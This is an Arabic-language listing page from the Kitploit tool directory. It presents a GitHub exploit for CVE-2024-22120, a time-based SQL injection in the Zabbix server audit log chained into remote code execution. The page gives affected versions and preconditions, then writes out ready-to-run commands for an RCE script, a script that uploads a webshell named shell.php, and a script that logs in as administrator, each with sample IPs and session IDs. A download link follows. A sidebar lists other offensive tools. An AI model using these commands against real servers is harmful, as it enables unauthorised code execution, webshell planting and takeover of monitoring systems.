
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-22120-RCE — حقن SQL زمني في سجل تدقيق خادم Zabbix --> RCE | Kitploit

أدوات/GitHubGitHub/w01fh4cker/cve-2024-22120-rce
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالفريق الأحمر
GitHubw01fh4cker/cve-2024-22120-rce

CVE-2024-22120-RCE

حقن SQL زمني في سجل تدقيق خادم Zabbix --> RCE

عرض المستودع
1402228منذ 2 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2024-22120 أداة

الإصدارات المتأثرة

6.0.0 - 6.0.27
6.4.0 - 6.4.12
7.0.0alpha1

الإسناد

https://x.com/mf0cuz

https://support.zabbix.com/browse/ZBX-24505

https://packetstormsecurity.com/files/137454/Zabbix-3.0.3-Remote-Command-Execution.html

الفرضية

  • مستخدم بصلاحيات منخفضة

  • لديه صلاحية تنفيذ السكربتات

الاستخدام

CVE-2024-22120-RCE

التقط الحزم للحصول على sessionid و hostid:

python -m pip install requests pwntools


python CVE-2024-22120-RCE.py --ip 192.168.198.136 --sid f026d1c7a3c36537cfe78fed35c7456a --hostid 10084
CVE-2024-22120-Webshell (غير قابل للاستخدام في معظم الحالات)

إذا كان لديك بالفعل معرف جلسة لمستخدم بصلاحيات مدير، جرب:


python CVE-2024-22120-Webshell.py --ip 192.168.198.136 --aid fe647173d7769d55a43f161a68b256e0 --hostid 10084 --file shell.php

وإلا:

python CVE-2024-22120-Webshell.py --ip 192.168.198.136 --sid f026d1c7a3c36537cfe78fed35c7456a --hostid 10084 --shell shell.php

لكن معظمها لا يمكن كتابتها في webshell عبر echo، لأن المستخدم المنفذ هو zabbix:
CVE-2024-22120-LoginAsAdmin

python CVE-2024-22120-LoginAsAdmin.py --ip 192.168.198.136 --sid decf4ef56988027d62ca1db2a00d8346 --hostid 10084

اختبار:


استبدل ثم حدّث:

تسجيل الدخول كمدير!!!

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





